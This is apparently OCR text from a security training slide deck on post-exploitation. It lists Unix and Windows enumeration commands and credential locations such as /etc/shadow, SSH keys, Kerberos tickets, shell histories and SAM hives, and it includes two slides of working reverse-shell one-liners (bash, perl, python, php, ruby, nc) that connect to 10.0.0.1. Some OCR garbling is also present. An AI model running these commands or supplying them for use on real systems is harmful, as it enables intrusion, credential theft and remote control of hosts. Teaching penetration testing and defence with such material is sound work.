


Linux Files to Check

Files
/etc/resolv.conf
/etc/motd
/etc/issue
/etc/passwd
/etc/shadow
/home/xxx/.bash_history

Advanced Security Essentials

This slide depicts post-exploitation files to check for more useful information.




Linux System Checks

uname -a	gcc -v	last -a
ps aux	mysql --version	lastcomm
top -n 1 -d	perl -v	lastlog
id	ruby -v	lastlogin (BSD)
arch, uname -m	python --version	getenforce
w	df -k	dmesg
who -a	mount	lspci

Advanced Security Essentials

This slide depicts post-exploitation commands to run for more useful information.




*nix System Checks

lsusb	which nmap
lscpu	locate bin/nmap
lshw	locate bin/nc
ex	jps -l
cat /proc/cpuinfo	java -version
cat /proc/meminfo	
du -h --max-depth=1 /	

Advanced Security Essentials

This slide depicts post-exploitation files to check for more useful information.




*nix Networking

- hostname -f
- ip addr show
- ip ro show
- ifconfig -a
- route -n
- cat /etc/network/interfaces
- iptables -L -n -v
- iptables -t nat -L -n -v
- ip6tables -L -n -v
- iptables-save
- netstat -anop
- netstat -r
- netstat -nltupw (root with raw sockets)
- arp -a
- lsof -nPi

Advanced Security Essentials

This slide depicts post-exploitation commands to run across the network and files to check for more useful information.




*nix User Accounts

- Local accounts: cat /etc/passwd
  - Password hashes in /etc/shadow on Linux
  - Password hashes in /etc/security/passwd on AIX
  - Groups in /etc/group (and/or /etc/gshadow on Linux)
- All accounts: getent passwd
  - Should dump local, LDAP, NIS, whatever the system is using
  - Same with getent group
- Samba's own database: pdbedit -L -w or pdbedit -L -v
- Mail aliases: cat /etc/aliases, find /etc -name aliases, getent aliases
- NIS accounts: ypcat passwd - displays NIS password file

Advanced Security Essentials

This slide depicts post-exploitation commands to run on user accounts and files to check for more useful information.




*nix Credentials

- SSH keys, often passwordless: /home/*/.ssh/id*
- Kerberos tickets: /tmp/krb5cc_*, /tmp/krb5.keytab
- PGP keys: /home/*/.gnupg/secring.gpgs

Advanced Security Essentials

This slide depicts post-exploitation commands to run and files to check for more useful information.




*nix User Info

- ls -alh /home/*/
- ls -alh /home/*/.ssh/
- cat /home/*/.ssh/authorized_keys
- cat /home/*/.ssh/known_hosts
- cat /home/*/.*hist* # you can learn a lot from this
- find /home/*/.vnc /home/*/.subversion -type f
- grep ^ssh /home/*/.*hist*
- grep ^telnet /home/*/.*hist*
- grep ^mysql /home/*/.*hist*
- cat /home/*/.viminfo
- sudo -l # if sudoers is not readable, this sometimes works per user
- crontab -l
- cat /home/*/.mysql_history

Advanced Security Essentials

This slide depicts post-exploitation commands to run and files to check for more useful information.




Finding Important Files (1)

- ls -dlR */ #
- ls -alR | grep ^d
- find /var -type d
- ls -dl `find /var -type d`
- ls -dl `find /var -type d` | grep -v root
- find /var ! -user root -type d -ls
- find /var/log -type f -exec ls -la {} \;
- find / -perm -4000 (find all suid files)
- ls -alhtr /mnt
- ls -alhtr /media
- ls -alhtr /tmp
- ls -alhtr /home

Advanced Security Essentials

Finding Important Files (1)

This slide depicts post-exploitation commands to run and files to check for more useful information.




Finding Important Files (2)

- cd /home/; tree
- ls /home/*/.ssh/*
- find /home -type f -iname '.*history'
- ls -lart /etc/rc.d/
- locate tar | grep [.]tar$ # Remember to updatedb before running locate
- locate tgz | grep [.]tgz$
- locate sql | grep [.]sql$
- locate settings | grep [.]php$
- locate config.inc | grep [.]php$
- ls /home/*/id*
- .properties | grep [.]properties # java config files
- locate .xml | grep [.]xml # java/.net config files
- find /sbin /usr/sbin /opt /lib `echo $PATH | 'sed s/:/ /g'` -perm /6000 -ls # find suids
- locate rhosts

Advanced Security Essentials

Finding Important Files (2)

This slide depicts post-exploitation commands to run and files to check for more useful information.




Reverse Shells (1)

- bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 (No /dev/tcp on older Debians, but use nc, socat, TCL, awk or any interpreter like Python, and so on.)
- perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM, getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){ open(STDIN,">&S"); open(STDOUT,">&S"); open(STDERR,">&S"); exec("/bin/sh -i");};'
- python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
- php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

Advanced Security Essentials

Reverse Shells (1)

This slide depicts post-exploitation commands to run reverse shells and files to check for more useful information.



Reverse Shells (2)


- ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)' nc -e /bin/sh 10.0.0.1 1234 # note need -l on some versions, and many does NOT support -e anymore
- rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
- xterm -display 10.0.0.1:1se
  - Listener- Xnest :1
  - Add permission to connect- xhost +victimIP
- ssh -NR 3333:localhost:22 user@yourhost
- nc -e /bin/sh 10.0.0.1 1234

Some taken from: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Advanced Security Essentials

Reverse Shells (2)

This slide depicts post-exploitation commands to run and files to check for more useful information.




Windows Files to Check

%SYSTEMDRIVE%\boot.ini
%WINDIR%\win.ini
%SYSTEMROOT%\repair\SAM %SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\repair\system %SYSTEMROOT%\System32\config\RegBack\system
%SYSTEMDRIVE%\boot.ini

Advanced Security Essentials

